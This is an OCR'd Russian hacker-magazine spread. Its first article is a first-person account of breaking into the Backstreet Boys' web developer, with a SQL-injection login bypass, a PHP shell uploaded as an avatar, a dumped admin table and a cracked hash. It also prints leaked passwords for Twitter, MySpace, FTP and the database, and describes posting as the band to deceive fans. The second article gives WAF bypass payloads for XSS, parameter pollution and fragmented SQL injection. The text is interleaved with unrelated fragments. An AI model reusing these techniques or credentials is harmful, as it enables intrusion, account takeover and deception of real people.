Начнем наши раскопки, конечно же, с исследования сайта http://backstreetboys.com. Ресурс представляет собой простенькую стартовую страницу на flash с фотографией группы и надписью «Coming soon». Ниже располагаются несколько ссылок: Tour Dates, Enter Fanclub, Shop BSB, BSBlog. Tour Dates и Enter Fanclub ведут на один и тот же сабдомен — http://fanclub.backstreetboys.com. Shop BSB ведет на левый домен http://backstreetboys.shop.bravadousa.com, а BSBlog, соответственно, на http://blog.backstreetboys.com. Ты не удивишься, если узнаешь, что движком блога группы является уже знакомый тебе WordPress :). Но, как это зачастую бывает, версия блога (2.7.1) была на тот момент неуязвима, так что с быстрым и халявным взломом пришлось распрощаться.

Тут стоит упомянуть, что я не забыл поискать и админку ресурса. Таковая нашлась по адресу http://admin.backstreetboys.com, но требовала http-авторизации, и этот вариант также пришлось на некоторое время отложить.

Дальше на пути нашего исследования стоит фанклуб группы — fanclub.backstreetboys.com.

БАБЛО ПОБЕЖДАЕТ ЗЛО!

Фанклуб представляет собой простейшую социальную сеть, но работающую на платной основе (последний успешный альбом бэки выпустили в 2007 году, теперь надо же на чем-то зарабатывать). Платно здесь все, начиная от чата с форумом и заканчивая просмотром видео и фото с концертов и туров. Мне не очень хотелось отдавать свои кровные за такого


рода услуги. Пришлось довольствоваться тем, что есть. Бесплатными разделами фанклуба оказались всего три ссылки: Home (главная), Tour (расписание туров) и Discography (дискография). Поиздевавшись вдоволь на открывшихся страничках над всевозможными параметрами (насколько это позволял mod_rewrite, большинство ссылок выглядели в таком стиле — http://fanclub.backstreetboys.com/events/827#signups), а также попробовав стандартные пути для поиска админки, я понял, что на данном сабдомене ловить совершенно нечего и стал раздумывать над дальнейшими шагами. Немного погодя мой взгляд упал на футер сайта:

```
© 2009 Backstreet Boys. All rights
reserved.
Powered by ground(ctrl).
```


Заинтересовавшись, что собой представляет вышеозначенный «ground(ctrl)», я проследовал на сайт http://groundctrl.com.

НЕУЯЗВИМЫХ НЕ БЫВАЕТ


Оказалось, что ground(ctrl) — это контора, которая разрабатывает сайты на основе своей cms для различных знаменитостей. Как они сами о себе пишут: «We offer innovative interactive marketing and merchandising services for Music Stars, Athletes, and Personalities».
Клиентами конторы (кроме Backstreet Boys) являются такие люди и коллективы, как: Daughtry, Papa Roach, Paul Oakenfold, Thalia, Far, New Kids on the Block, Third Eye Blind, Dredg, Gavin Rossdale. Подобный поворот событий придал мне дополнительных сил для поиска путей



ШЕЛЛ НА GROUNDCTRL.COM



ВНУТРИ BSBADMIN.COM



МОЕ ПОСЛАНИЕ НА ТВИТТЕРЕ

GROUND(CTRL) — ЭТО КОНТОРА, КОТОРАЯ РАЗРАБАТЫВАЕТ САЙТЫ НА ОСНОВЕ СВОЕЙ CMS ДЛЯ РАЗЛИЧНЫХ ЗНАМЕНИТОСТЕЙ.

проникновения как на backstreetboys.com, так и на сам groundctrl.com :).
На сайте разработчика звездной cms я уже не стал вставлять разные нехорошие символы во всевозможные параметры, а сразу принялся за поиски админки и моментально нашел ее по адресу http://groundctrl.com/admin.
Открывшаяся моему взору страничка порадовала тем фактом, что здесь использовалась не http-аутентификация, а самые обычные логин/пароль через веб-форму. Это означало, что для авторизации используется какая-то база данных и можно было бы потестить соответствующие поля на банальную скуль-инъекцию. Итак, после сабмита в поля «Username» и «Password» значения «1'» я увидел следующую sql-ошибку:

```
SELECT * FROM users WHERE user_name
= '1'' AND password = MD5('1\'')
```

Стало быть, профессиональные веб-программисты не уследили за простейшей фильтрацией полей ввода :).
Теперь залогиниться в админку не составляло труда: в поле с юзернеймом для этого лишь следовало вставить что-то вроде «1' or 1=1/*».
Ты, наверное, уже знаешь, — админки сайтов очень часто подвержены множеству уязвимостей. Веб-разработчики полагают, что никто не сможет проникнуть в эту самую админку извне :)
Вот и на этот раз все оказалось гораздо проще, чем я думал. Зайдя в раздел «Manage Users», я наугад выбрал для редактирования профайл юзера с ником «jennie». В профайле, как это часто бывает, оказалась форма загрузки аватара, рядом с которой было написано «jpg, gif and png images minimum size 265 x 213». Чем черт не шутит, — я, конечно же, попробовал залить свой php-шелл вместо аватара.
Без каких-либо дополнительных вопросов мой evil-файл успешно загрузился по адресу http://groundctrl.com/media/images/404.php.

ВНУТРИ

Тут необходимо сделать небольшую ремарку. Во время просмотра списка пользователей в админке groundctrl.com мне пришла идея поискать мыльный pop-домен данного сайта, так как все пользователи-админы имели мыло именно в домене groundctrl.com. Тут, как это ни странно, мне снова улыбнулась удача в виде редиректа с http://mail.groundctrl.com на https://www.google.com/a/groundctrl.com/ServiceLogin.
Вполне возможно, что какие-либо пароли админов были бы одинаковыми и для Gmail. Там могла храниться служебная переписка разработчиков нужной мне cms. Теперь, когда у меня имелся веб-шелл на groundctrl.com, неплохо было бы изучить исходники админки на предмет данных для подключения к MySQL, чем я и занялся. Нужные данные почти сразу же нашлись в файлике /var/www/vhosts/groundctrl.com/httpdocs/admin/con/mysql_connect.php:

```
<?php
   define ('DB_USER', 'groundctrl');
   define ('DB_PASSWORD',
'breakhouse');
   define ('DB_HOST', 'localhost');
   define ('DB_NAME', 'groundctrl_
website');
   $dbc = @mysql_connect (DB_HOST,
DB_USER, DB_PASSWORD) or die ('Could
not connect to MySQL: ' . mysql_
error());
   mysql_select_db (DB_NAME);
?>
```

Имя и структура таблицы с админами мне уже были приблизительно известны из самой первой sql-ошибки при входе в админку. Оставалось набросать небольшой скрипт для выполнения в PHP-eval окне шелла:

```
include 'mysql_connect.php';
$query = mysql_query('select * from
users');
while($arr = mysql_fetch_
array($query))
      {
      print_r($arr);
      }
```


Код вывел на мой экран подробные данные всех админов. Выбрав наугад пользователя с мылом matt.sergent@groundctrl.com и md5-хешем пароля 330ef80613513b8286f95042bf372362, я отправился расшифровывать хеш в irc на plain-text.info:

```
M4g   .c3p0 addmd5 330ef80613513b82
86f95042bf372362
C3PO  M4g: add ok... at 02:51:33
C3PO  MD5 Hash:330ef80613513b8
286f95042bf372362 passwd:paplee
hex:7061706c6565
```


ГМЫЛО

Оставалось залогиниться по адресу https://www.google.com/a/groundctrl.com ServiceLogin с логином «matt.sergent» и





ВНУТРИ BACKSTREETBOYS.COM



ФОРМА ЗАГРУЗКИ ШЕЛЛА ЧЕРЕЗ АВАТАР :)



links

• backstreetboys.com — виновник торжества.

• groundctrl.com — разработчик сайтов для зарубежных звезд.

• http://ru.wikipedia.org/wiki/Backstreet_Boys — о группе Backstreet Boys на Википедии.

• myspace.com/backstreetboys — страница коллектива на MySpace.

• twitter.com/backstreetboys — микроблог бэков на Твиттере.

паролем «paplee», что мне успешно и удалось сделать. Далее я воспользовался замечательным поиском среди писем, который заботливо встроил в свой мыльный сервис дядя Гугл. В качестве поисковых фраз я использовал следующие комбинации: «ftp pass», «ftp password», «password login». В результате раскопок мой улов составили аккаунты:


```
https://twitter.com/backstreetboys
username — backstreetboys
password — j3nnj3nn
---
Myspace.Com
bsbsocialutility@yahoo.com
spring99
---
Bsbadmin.com (он же admin.backstreetboys.com)
Bsboys
.sandoz.
---
FTP
host: backstreetboys.com
user: backstreetsback
pass: 3rxvt6pueuyr
---
FTP
host: groundctrl.com
user: groundctrl
pass: ninegbzif3zfgw
```

— и множество других интереснейших вещей (вроде доступов к панели управления Plesk, root-аккаунтов mysql и ftp/sftp-аккаунтов к великому множеству сайтов), которые я не хочу сейчас перед тобой палить :).
Но, наконец-таки, цель нашего квеста достигнута! Настало время совсем немного поглумиться над фанатами нашей подопытной группы.

СОЦИАЛЬНЫЕ СЕТИ

Так как дефейсом занимаются лишь первоклассники, я решил направить свои основные действия на аккаунты группы в социальных сетях. Сперва я запостил в Твиттер сакраментальную фразу «I'll be watching you! From Russia with love :)» (как и в случае со Стивеном Фраем). Удивленные отклики фанатов не заставили себя ждать:

```
piiittta@backstreetboys what...i dont
understand?????
---
NinaBackstreetRT @kairarosa @backstreetboys
Oh Guys!!!!!!!! Hello!!!! Russia????? OMG!
Around the world again????? LOL! Love you! Say
Hi to Brazil!
---
Loliii@backstreetboys I'll be watching YOU
with love from Argentina, how about that uh?
---
realNinoRodgers@backstreetboys I'll be
watching you! From Russia with love :) <<
That's my country, HAVE FUN!! :-)
---
MysticalPixie@backstreetboys who will be
watching? gotta tell us who is twitting here
guys...lol
---
puricha@backstreetboys What? Are you in Russia
now? I thought you were in Madrid !!
---
DannynhaMansani@backstreetboys Are u going to
Russia? Is Russia your next stop, guys? WOW!
U're traveling a lot, hope u're having some fun
=)
---
overloved@backstreetboys oooohhh my boys!!!
tell me something, i wanna know if u do feeling
excited to come to Dubai?? how u feel? :D
---
m_serra@backstreetboys i'm watching you! from
brazil with love :)
---
k_rina_ktbspa@backstreetboys COME BACK TO
SOUTHAMERICA.. CHILE MISS YOU!!! BESOS!!! SA
FANS.. LOVES YOU!!!! PLEASE!! :-(
---
vale101@backstreetboys heeey what?s new.. are
in Russia .. Wow, understand the language ..
tell me something in Russian?... jejeje kisses
---
MayMclean@backstreetboys Hey guys... what's
up?? Russia... this is great!! OMG!! tell us
when TIU TOUR will arrive in Brazil?!
---
danyzinhalee_@backstreetboys Russia, madrid,
Holland, Germany, u guys travel a lot —
```



ПОЧТОВЫЕ ЯЩИК ОДНОГО ИЗ АДМИНОВ GROUND(CTRL)



ВНУТРИ АККАУНТА BSB НА MYSPACE

```
beijinho doce to you
---
pancho_torto@backstreetboys realyy!!?? people
said that it's a great placee!!! please come
back to Argentinaa!!! We love you guys!!
```

Как видишь, люди были крайне удивлены тем, что их кумиры внезапно переместились из Бразилии в Россию, поэтому, будучи больше не в силах никого травмировать, я удалил свой пост :).

Подошла очередь не совсем знакомого мне MySpace. Немного разобравшись со внутренним устройством этой социальной сети, я разместил уже известную тебе фразу в посте блога BSB и на главной странице профайла в комментариях. Вот какие ответы я получил от фанатов Backstreet Boys:

```
Maira Carter:
BACKSTREET BOYS FOREVER <3
PLEASE, COME TO BRAZIL.
I LOVE YOU SO MUCH....
---
Suzan:
And who will that 'I' be ????? ;) Mr Littrell?
```

SQL-ИНЪЕКЦИЯ В АДМИНКЕ GROUNDCTRL.COM





МОЙ ПОСТ В БЛОГЕ BSB НА MYSPACE


```
Mr Mclean? Mr Carter? Mr Dorough???? ;)
Cause I'll be watching too... From Holland with
Love! ;)
---
GinCarter:
WOW GUYS! GOOD LUCK!
---
[*ALMA DaNgErOuS*]:
who's gonna be watching???
xD
remember, Mexico loves you, you have to come
back! :)
---
-Rawan-:
I don't know WHO will be watching us..:p but i
have a feeling that Nick is the one who will be
watching us!
---
*JULIE*ORR*:
oh never mind then lol
---
Danny_Mansani:
I don't know who will be watching us, but I'm
def will be watching u ;)
From Brazil, with love =)
---
Stephanie:
What?
```

И на MySpace также преобладает удивление фанов насчет того, что бэки «пишут из России», а должны бы находиться в Бразилии. Так что мне снова пришлось удалять свои записи и заканчивать этот эпик хак на столь высокой ноте.

ЗЛОКЛЮЧЕНИЕ

Не всегда грамотно сделанный, хорошо настроенный и пропатченный сайт означает, что его невозможно взломать. Зачастую хакеру помогает обычный человеческий фактор, будь то социальная инженерия или простая невнимательность разработчиков, от которой не застрахованы даже самые богатые и знаменитые. Надеюсь, ты вынес из этой статьи и другой очень простой, но важный совет: никогда не сохраняй в своем почтовом ящике письма, содержащие в себе логины, пароли и другую важную информацию!

P.S. Обожаю рулить настроениями многотысячной армии фанатов. Со временем жди продолжения интересного «звездного взлома» :). ⌶



info

Backstreet Boys (англ. «Парни с задворок») — американская поп-группа, которая была образована 20 апреля 1993 года в Орландо (Флорида). В 2001 г. была внесена в Книгу рекордов Гиннеса как самая коммерчески успешная подростковая вокальная команда всех времен. Backstreet Boys являются одними из самых продаваемых исполнителей в мире, и одними из тех, кто заработал больше всего денег на своих дисках и концертах. Группа состоит из четырех человек: Ник Картер, Эй Джей Маклин, Брайан Литтрелл, Хауи Дороу. Пятый участник — Кевин Ричардсон — покинул группу 23 июня 2006 года.



info

Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.



RAZOR HTTP://RAZOR.NAME

пользователь

атакующий

интернет

Web Application Firewall

веб-сервер

сервер базы данных

логирующий сервер

Горящие стены защиты

Файрвол для веб-приложений: способы обнаружения и обхода

КОГДА МЫ ГОВОРИМ «ФАЙРВОЛ», ТО В БОЛЬШИНСТВЕ СВОЕМ ПОДРАЗУМЕВАЕМ ИНСТРУМЕНТ ДЛЯ ФИЛЬТРАЦИИ СЕТЕВОГО ТРАФИКА. ПРИКРЫТЬ ПОРТЫ, ПОРЕЗАТЬ ТРАФИК ПО НЕНУЖНОМУ ПРОТОКОЛУ, ОГРАНИЧИТЬ ДОСТУП КОНКРЕТНЫХ ПРИЛОЖЕНИЙ В СЕТЬ, БУДЬ ТЕ НА СЕРВЕРЕ ИЛИ ОБЫЧНОЙ ДОМАШНЕЙ МАШИНЕ, — ВСЕ ЭТО ЗАПРОСТО РЕАЛИЗУЕТСЯ ОБЫЧНЫМ БРАНДМАУЭРОМ. НО ЗНАЛ ЛИ ТЫ, ЧТО ФАЙРВОЛ СУЩЕСТВУЕТ ЕЩЕ И ДЛЯ ВЕБ-ПРИЛОЖЕНИЙ И СПОСОБЕН ОБЕСПЕЧИВАТЬ ДОПОЛНИТЕЛЬНЫЙ СЛОЙ ЗАЩИТЫ?

ПРАКТИЧЕСКИ В ЛЮБОМ ВЕБ-ПРИЛОЖЕНИИ ЕСТЬ СЕРЬЕЗНЫЕ БАГИ. За доказательством далеко ходить не нужно: достаточно прочитать свежий баг-трак. Анализируя код и используя сканирования типа черного ящика, когда различные параметры, передаваемые веб-приложениям, фаззятся особым образом, хакеры нередко находят ошибки даже в очень серьезных проектах. В итоге, отсутствие проверки передаваемого параметра в одном единственном месте кода может, например, привести к утечке базы с конфиденциальной инфой. Но ведь программисты тоже люди: каждый может сделать ошибку. Заставить всех разработчиков писать абсолютно безопасный код невозможно (хотя и существуют специальные стандарты вроде Microsoft'овского Security Development Lifecycle). Но! Можно попробовать выполнить за них работу над ошибками, внося в схему взаимодействия между пользователем и веб-приложением дополнительное звено — Web Application Firewall (WAF). В этом случае проверка, даже если она не предусмотрена в самом скрипте приложения, обязательно будет осуществляться WAF.

Получается, что Web Application Firewall — это специальный механизм, накладывающий определенный набор правил на то, как взаимодействуют между собой сервер и клиент, обрабатывая HTTP-пакеты. В основе кроется тот же принцип, что и в обычных пользовательских файрволах, — контроль всех данных, которые поступают извне. WAF опирается на набор правил, с помощью которого выявляется факт атаки

по сигнатурам — признакам активности пользователя, которые могут означать нападение. Обычно Web Application Firewall применяются для защиты сайтов, которые являются объектами особо пристального внимания хакеров, — крупные компании, банки, онлайн-магазины, социальные сети и др. Но, несмотря на это, WAF может быть использован любым желающим. Предлагается немалое количество решений, распространяющихся по лицензии open source.

КАКИЕ БЫВАЮТ WAF?

Само понятие «Web Application Firewall» достаточно широкое. WAF может быть реализован в двух форм-факторах: аппаратном или программном — большую часть, разумеется, представляют последние. Также WAF можно разделить и по принципу действия. Условно выделяют три типа:

1. Реализованные в виде обратного прокси-сервера;
2. Работающие в режиме маршрутизации/моста;
3. Уже встроенные в веб-приложения.

К первым можно отнести такие реализации, как mod_security (modsecurity.org), Barracuda (barracudanetworks.com), nevisProxy (adnovum.ch). Работа этого типа WAF строится по схеме первоначальной обработки данных прокси-сервером, который может блокировать или перенаправить запрос к веб-серверу без изменения или с частичной правкой данных.

Ко второй категории относят в основном аппаратные WAF, например, Impreva SecureSphere (impervaguard.com). Такие решения требуют дополнительной настройки внутренней сети, но зато в конечном итоге вариант выигрывает в производительности.

И, наконец, третий тип подразумевает наличие в веб-приложении дополнительного функционала, реализующего цели WAF. Ярким примером служит встроенный WAF в CMS Битрикс (www.1c-bitrix.ru). По специфике действия правил различают WAF, работающие по принципу blacklist (производится сопоставление со списком недопустимых условий) и whitelist (принимаются только разрешенные действия), а также смешанный тип. Например, среди сигнатур для черного списка могут быть строки: «UNION SELECT», «<script>», «</etc/passwd»; белый список может определять диапазон значений для числового параметра (от 0 до 65535).

Правильный WAF не производит фильтрацию входящих данных, так как по большей части это не входит в его компетенцию, однако существует тип WAF, когда вместо простого блокирования файрвол производит корректировку, особым образом обрабатывая данные. В результате это делает их бесполезными для атакующего.

ОБНАРУЖЕНИЕ WAF

Установка и настройка каждого из решений — тема для отдельной статьи, но нам сейчас гораздо интереснее посмотреть на WAF с позиции хакера. Как пентестер может обнаружить на сервере WAF и, что еще важнее, обойти те проверки, которые он накладывает? Попробуем разобраться.

Каждый из файрволов, как правило, имеет свои отличительные особенности (они могут быть выявлены с помощью метода распознавания «отпечатков» — fingerprint), впоследствии позволяющие определить, какой именно WAF присутствует на том или ином сайте. Среди подобных особенностей могут быть:

- назначение специальных параметров Cookie в HTTP-ответе;
- маскировка сервера с помощью изменения HTTP-заголовков, в частности, Server;
- различные коды ответа при передаче особых данных;
- незамедлительное завершение соединения при срабатывании недопустимого условия;
- встроенный набор базовых правил, поддающийся раскрытию.

Например, при попытке проведения простых атак mod_security обнаруживается по коду ошибки 501; WebKnight — по коду 999; Barracuda по cookie-параметру barra_counter_session.

Несомненно, ручное распознавание типа WAF требует много времени и большого опыта. Необходимость в инструменте, который мог бы автоматизировать процесс, привела к созданию таких решений. Среди них можно отметить плагин WAF_fingerprint для фреймворка w3af и утилиту wafw00f. Эти инструменты должны быть в арсенале у каждого пентестера.

ОБХОД WAF

Ничего идеального не существует. Это суждение также справедливо и для WAF. Прежде всего, стойкость файрвола обуславливается его архитектурой и используемой моделью правил. Положительная модель всегда будет иметь преимущество перед отрицательной, так как первая изначально определяет меньшее количество допустимых значений. С другой стороны, разработка правил для whitelist куда более трудоемкое занятие, ведь для веб-приложений необходимо четко установить рамки всех допустимых значений для каждого входящего параметра. К слову, для mod_security есть специальный инструмент под названием Remo, позволяющий через графический интерфейс создавать новые правила для белого списка.

Еще большей проблемой являются сами правила. Вендоры WAF порой не успевают их обновлять или попросту не в курсе новых веяний в сфере веб-безопасности, не говоря уже о неспособности базового набора правил качественно распознавать обычные атаки.

Примером обхода правил конкретного файрвола может служить уязвимость в Profense Web Application Firewall, позволяющая проводить XSS с помощью следующих векторов:

1. http://example.com/xss.php?var=<script>alert(document.cookie)</script ByPass>
2. http://example.com/xss.php?var=<script>alert(document.cookie)</script>=%0AByPass

В первом случае (cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1593) производится обход правил, созданных по отрицательной модели: WAF не распознает XSS-атаку, так как в закрывающий тег вставлена строка, отделенная пробелом; в то же время браузер выполнит злонамеренный JS-код, несмотря на неверный формат.

Во втором примере (cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1594) XSS также проходит проверку, но уже по белому списку, ибо правила пропускают все данные, обрабатывая их регулярным выражением в многострочном режиме, если хотя бы одна строка соответствует допустимым условиям.

К сожалению, рассмотреть уязвимости всех WAF в рамках одной статьи невозможно. Но существуют универсальные способы и техники обхода, которые могут быть применимы в условиях любого WAF.

HTTP PARAMETER POLLUTION

Термин HPP появился благодаря одноименной работе итальянских специалистов

WAFWooF В ДЕЙСТВИИ

```
raz0r@ubuntu:~/wafw00f$ python wafw00f.py http://microsoft.com/
```



```
WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking http://microsoft.com/
The site http://microsoft.com/ is behind a BeeWare
Number of requests: 8
```





Стандартный тех.опрос

Я за !	1 гол.		100 %
Я против !	0 гол.		0 %
Я как все !	0 гол.		0 %
Мне всё равно !	0 гол.		0 %

Проголосовать


Последние комментарии - 1

Страниц : 1

antichat 15.09.09 01:15 a ...

202cb962ac59075b964b07152d234b70

MD5-ХЭШ ПАРОЛЯ АДМИНИСТРАТОРА



info

Австрийская команда h4ck1nb3rg провела достаточно интересное исследование по оценке возможностей защиты текущего поколения Web Application Firewall. Подробный материал с методиками и результатами тестирования ты сможешь найти на — www.h4ck1nb3rg.at/wafs/final_project_documentation_v1.1.pdf.

Луки Карретони (Luca Carettoni) и Стефано ди Паолы (Stefano di Paola). Принцип HPP заключается в возможности переопределить или добавить новые HTTP-параметры (POST, GET) с помощью внедрения символов, их разграничивающих, в строку запроса (query string). «Смешивая» параметры, становится возможным обход правил WAF.

Самым ярким примером является уязвимость в IIS+mod_security, позволяющая проводить SQL-инъекции, несмотря на WAF. Баг основан на двух особенностях:

1. IIS склеивает запятой значения всех HTTP-параметров, имеющих одинаковое имя. Например:

```
POST /index.aspx?a=1&a=2 HTTP/1.0
Host: localhost
Cookie: a=5;a=6
Content-type: text/plain
Content-Length: 7
Connection: close
a=3&a=4
```

При таком запросе на IIS/ASP.NET значение параметра a (Request.Params["a"]) будет равно 1,2,3,4,5,6.

2. mod_security анализирует запрос после того, как он был обработан веб-сервром, — то есть проверке подвергается каждый параметр независимо друг от друга.

Попытка тривиальной SQL-инъекции, как показано ниже, была бы отвергнута mod_security: `http://localhost/index.aspx?id=-1+UNION+SELECT+username,password+FROM+users`.

Однако HPP позволяет обойти подобное ограничение запросом:

```
POST /index.aspx?a=-1%20union/*&a=*/select/*
HTTP/1.0
Host: localhost
Cookie: a=*/from/*;a=*/users
Content?Length: 21
a=*/name&a=password/*
```

IIS произведет конкатенацию параметра a, mod_security не обнаружит никаких сигнатур. В конечном счете к базе данных поступит корректный запрос:

```
SELECT b,c FROM t WHERE a=-1/*,*/UNION/*,*/
SELECT/*,*/username,password/*,*/FROM/*,*/
users
```

ФРАГМЕНТИРОВАННЫЕ SQL-ИНЪЕКЦИИ

Этот вид SQL-инъекций характеризуется наличием в запросе, по крайней мере, двух значений, которые может контролировать атакующий:

```
mysql_query("SELECT c,d FROM t WHERE a= " .
$_GET["a"] . " AND b=" . $_GET["b"]);
```

Помня, что WAF не пропустит SQLi-вектор в одном параметре, мы можем воспользоваться сразу двумя, чтобы обойти проверку:

```
/?a=-1+UNION/*&b=*/SELECT 1,version()
```


Конечный SQL-запрос примет вид:

```
SELECT c,d FROM t WHERE a=-1 UNION/* AND
b=*/SELECT 1,version()
```

Выше приведен пример идеального варианта фрагментированной SQL-инъекции. В реальных веб-приложениях все несколько сложнее. Во-первых, обычно атакующий может контролировать несколько участков запроса в INSERT или UPDATE, но не в SELECT. Во-вторых, входящие данные обрабатываются функцией addslashes(), и в запросе они обрамлены кавычками. И, наконец, данные могут проходить какие-либо дополнительные проверки встроенным WAF. Однако, несмотря на это, ошибки в реализации могут привести к выполнению произвольного SQL-кода. Примером может послужить уязвимость, которую я нашел в Danneo CMS 0.5.2. Одной из особенностей этой CMS является наличие в ней функционала, напоминающего встроенный WAF. В частности, имеется черный список, по которому проверяются все входящие параметры; сама же проверка выглядит следующим образом:

```
foreach($_REQUEST as $params => $inputdata)
{
  foreach($baddata as $badkey => $badvalue)
    { if(is_string($inputdata) &&
          eregi($badvalue,$inputdata))
            { $badcount=1; }
    }
}
```

Как несложно заметить, сравнение входящих данных по черному списку производится с помощью уязвимой к



XSS В GOOGLE CHROME

нулл-байту функции eregi(), поэтому для обхода проверки достаточно вставить в начале параметра %00. Даже при включенной директиве PHP magic_quotes_gpc нулл-байт не будет экранироваться, так как присутствует такой код:

```
if(!ini_get("register_globals") ||
(@get_cfg_var('register_globals')==1)) {
@extract($_COOKIE,EXTR_SKIP);
@extract($_POST,EXTR_SKIP);
@extract($_GET,EXTR_SKIP);
@extract($_REQUEST,EXTR_SKIP);
/* ... */
if(get_magic_quotes_gpc()) {
if($_POST) $_POST = stripslashesall($_
POST);
if($_GET) $_GET = stripslashesall($_GET);
if($_REQUEST) $_REQUEST =
    stripslashesall($_REQUEST);
if($_COOKIE) $_COOKIE =
    stripslashesall($_COOKIE);
}
```

Здесь важно отметить, что все данные, полученные напрямую из суперглобальных массивов ($_GET, $_POST, $_COOKIE, $_REQUEST), будут очищены от экранирующих символов, в то время как переменные, ранее введенные в локальное пространство из тех же массивов функцией extract(), останутся как есть. Уже на этом этапе видна несогласованность кода. Сама же SQL-инъекция находится в модуле голосований при добавлении комментариев:

```
$comtext=($setting['peditor']=="yes") ?
commentparse($comtext) :
deltags(commentparse($comtext));
$comname = (preparse($usermain['logged'],T
HIS_INT)==1 && preparse($usermain['userid'
],THIS_INT)>0) ? $usermain['uname'] : subs
tr(deltags($comname),0,50);
$comtitle=substr(deltags($comtitle),0,255);
$in=$db->query("INSERT INTO "
.$basepref."_polling_comment VALUES
(NULL,'".$id."','".$usermain
['userid']."','".NEWTIME."', '$comname',
'$comtitle','$comtext','".REMOTE_
ADDRS."')");
```

Уязвимость возникает после того, как значение переменной comtitle обрезается функцией substr() до 255 символов. Ошибка разработчиков состоит в том, что данные сперва экранируются и только потом приводятся к требуемой длине, хотя должно быть наоборот. Это дает возможность проведения фрагментированной SQL-инъекции, несмотря на экранирование входящих данных при magic_quotes_gpc=on.
Для проведения успешной атаки необходимы следующие значения параметров:

